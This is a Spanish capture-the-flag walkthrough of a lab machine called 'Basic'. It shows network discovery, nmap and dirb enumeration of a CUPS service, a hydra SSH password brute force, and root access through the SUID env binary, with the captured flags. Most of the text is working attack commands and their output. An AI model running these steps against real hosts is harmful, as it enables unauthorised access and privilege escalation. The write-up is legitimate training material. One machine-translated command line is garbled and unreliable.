BASIC

1- LOCALIZAMOS LA MAQUINA

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]

└─# sudo arp-scan -I eth0 --localnet


Interface: eth0, type: EN10MB,    IPv4: 192.168.0.26


192.168.0.27            VMware, Inc.
```

2- CONECTIVIDAD

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]

└─# ping -c1 192.168.0.27

PING 192.168.0.27 (192.168.0.27) 56(84) bytes of data.

64 bytes from 192.168.0.27: icmp_seq=1 ttl=64 time=0.588 ms

--- 192.168.0.27 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 0.588/0.588/0.588/0.000 ms
```


IP DE LA MAQUINA VICTIMA   192.168.0.27

IP DE LA MAQUINA ATACANTE   192.168.0.26

3- ESCANEAMOS PUERTOS

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]

└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.27

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 15:18 EDT

Nmap scan report for 192.168.0.27

Host is up (0.0013s latency).

Not shown: 65532 closed tcp ports (reset)

PORT     STATE SERVICE VERSION


22/tcp   open   ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)


80/tcp   open   http     Apache httpd 2.4.56 ((Debian))


631/tcp open   ipp      CUPS 2.3
```

Visitamos el servidor web



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
```

PUERTO 631

CUPS (Common UNIX Printing System) es un sistema de impresión de código abierto utilizado en sistemas operativos basados en Unix, como Linux y macOS.


IPP (Internet Printing Protocol) es un protocolo de comunicación utilizado para imprimir y administrar impresoras a través de una red IP.

4- ENUMERAMOS DIRECTORIOS

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]

└─# dirb http://192.168.0.27:631
```

```
---- Scanning URL: http://192.168.0.27:631/ ----

+ http://192.168.0.27:631/admin (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/admin.cgi (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin.php (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin.pl (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_ (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_area (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_banner (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_c (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_index (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_interface (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_login (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin_logon (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin1 (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin2 (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin3 (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin4_account (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin4_colon (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin-admin (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin-console (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admincontrol (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admincp (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/adminhelp (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/admin-interface (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/administer (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/administr8 (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/administracion (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/administrador (CODE:200|SIZE:4904)
+ http://192.168.0.27:631/administrat (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administratie (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administration (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administrator (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administratoraccounts (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administrators (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/administrivia (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminlogin (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminlogon (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminpanel (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminpro (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/admins (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminsessions (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/adminsql (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/admintools (CODE:200|SIZE:4904)

+ http://192.168.0.27:631/classes (CODE:200|SIZE:2120)

+ http://192.168.0.27:631/de (CODE:200|SIZE:2342)

+ http://192.168.0.27:631/es (CODE:200|SIZE:2511)

+ http://192.168.0.27:631/help (CODE:200|SIZE:3470)

+ http://192.168.0.27:631/index.html (CODE:200|SIZE:2511)

+ http://192.168.0.27:631/ja (CODE:200|SIZE:2500)

+ http://192.168.0.27:631/jobs (CODE:200|SIZE:2465)

+ http://192.168.0.27:631/printers (CODE:200|SIZE:2539)

+ http://192.168.0.27:631/pt_BR (CODE:200|SIZE:2561)

+ http://192.168.0.27:631/robots.txt (CODE:200|SIZE:95)
+ http://192.168.0.27:631/ru (CODE:200|SIZE:2974)
```

Después de un buen rato analizando los directorios encontre que en /printers nos aparece un usuario "dimitri"



Printers

Search in Printers:

Showing 1 of 1 printer.

Queue Name	Description	Location	
dimitri_printer	dimitri's printer	my home	Epson 9-Pin Series

Con este usuario, intentamos hacer un ataque de fuerza bruta con hydra

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]
└─# hydra -l dimitri -P /usr/share/wordlists/rockyou.txt 192.168.0.27 ssh -s 22

[22][ssh] host: 192.168.0.27   login: dimitri   password: mememe
```

Ahora que tenemos tb la contraseña, intentamos establecer un ssh

```
┌──(root㉿kali)-[/home/kali/Desktop/Basic]
└─# ssh dimitri@192.168.0.27
The authenticity of host '192.168.0.27 (192.168.0.27)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.0.27' (ED25519) to the list of known hosts.

dimitri@192.168.0.27's password:

dimitri@basic:~$
```

Mejoramos la shell

```
dimitri@basic:~$ python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Listamos y leemos el user.txt

```
dimitri@basic:~$ ls -la

total 24

drwx------ 2 dimitri dimitri 4096 oct 26    2023 .

drwxr-xr-x 3 root       root       4096 oct 26    2023 ..

lrwxrwxrwx 1 dimitri dimitri       9 oct 26    2023 .bash_history -> /dev/null

-rw-r--r-- 1 dimitri dimitri    220 ene 15    2023 .bash_logout

-rw-r--r-- 1 dimitri dimitri 3526 ene 15    2023 .bashrc

-rw-r--r-- 1 dimitri dimitri    807 ene 15    2023 .profile

-r-------- 1 dimitri dimitri      33 oct 26    2023 user.txt

dimitri@basic:~$ cat user.txt

f17d2f67c468d15600d8fc0b2ebc1d8c
```


Flag de usuario

5- ESCALAMOS PRIVILEGIOS

Este comando es una búsqueda en el sistema de archivos que tienen el bit setuid activado. El bit setuid (suid) es un permiso especial en sistemas Unix que permite a un usuario ejecutar un archivo con los permisos del propietario del archivo en lugar de los propios. Esto puede ser útil para ejecutar programas con privilegios elevados sin necesidad de iniciar sesión como el propietario del archivo.

```
dimitri@basic:~$ find / -perm -4000 2>/dev/null
/usr/bin/env
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
dimitri@basic:~$
```

GTFObins (abreviatura de "Go To Fuzz Over Binary Instruction Set") es un proyecto que recopila una base de datos de técnicas y comandos que pueden ser utilizados para la escalada de privilegios, ejecución de comandos con privilegios elevados,o sorteo de restricciones de seguridad, aprovechando programas que tienen permisos setuid, permisos setgid u otras configuraciones específicas.



.. / env

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Como tenemos /usr/bin/env:

Este ejemplo crea una copia local SUID del binario y la ejecuta para mantener privilegios elevados. Para interactuar con un binario SUID existente omita el primer comando y ejecute el programa utilizando su ruta original.

sudo install -m =xs $(que env) .

./env /bin/sh -p

```
dimitri@basic:/$ env /bin/sh -p

# whoami

root
```

Ya somos root

```
root

# ls -la

drwxr-xr-x    2 root root   4096 ene 15   2023 mnt

drwxr-xr-x    2 root root   4096 ene 15   2023 opt

dr-xr-xr-x 243 root root      0 may   1 18:52 proc

drwx------    3 root root   4096 oct 26   2023 root

drwxr-xr-x   19 root root    560 may   1 19:51 run


# cd root

# ls

root.txt

# cat root.txt

551df067bd06f13f1c092743493de034

#
```

FLAG DE ROOT